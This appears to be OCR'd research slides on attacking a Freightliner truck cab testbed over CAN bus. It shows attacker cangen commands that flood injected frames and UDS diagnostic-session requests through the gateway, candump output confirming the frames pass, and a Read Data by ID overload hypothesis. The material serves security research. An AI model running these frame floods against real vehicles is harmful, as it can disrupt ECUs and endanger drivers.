
Freightliner Cab Testbed





What makes the attacks unique ?





Gateway Unit
Diagnostics Port
Laptop 1: Sender on Diagnostics CAN
Laptop 2: Receiver on Internal CAN

Attacker

```
student@SysCyber-ZRLG92:~$ sudo ip link set can0 down
student@SysCyber-ZRLG92:~$ sudo ip link set can0 up type can bitrate 500000
student@SysCyber-ZRLG92:~$ sudo ifconfig can0 txqueuelen 100000
student@SysCyber-ZRLG92:~$ cangen can0 -e -g 1 -I 0C00000B -D 0000000000000000 -L8
^Cstudent@SysCyber-ZRLG92:~$ cangen can0 -e -g 1 -I 0C00000B -D 0000000000000000 -L8
```

Command Injection Attack



Gateway

```
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
can0  0C00000B   [8]  00 00 00 00 00 00 00 00
```

Diagnostics CAN


```
rik@rik-Latitude-5414:~$ candump any | grep 0C00000B
```

Internal CAN

Attacker

```
student@SysCyber-ZRLG92:~$ cangen can0 -e -g 1 -I 18DA0BF9 -D 0210030000000000 -L8
```

Diagnostic Attack



Gateway


```
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
```

Diagnostics CAN

```
rik@rik-Latitude-5414:~$ candump any | grep 18DA0BF9
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
  can0  18DA0BF9   [8]  02 10 03 00 00 00 00 00
```


Internal CAN

Read Data by ID Overload





Hypothesis


- **Specification:** Upon receiving a Read Data by Identifier request, the ECU shall access the data elements of the records specified by the data identifier and transmit their value.
- **Attack:** Sending a high volume of Read Data by Identifier requests.
- **Expected Result:** ECU becomes overwhelmed and cannot carrying out more critical tasks like transmission of periodic messages.





Observations on Benchtop Testbeds








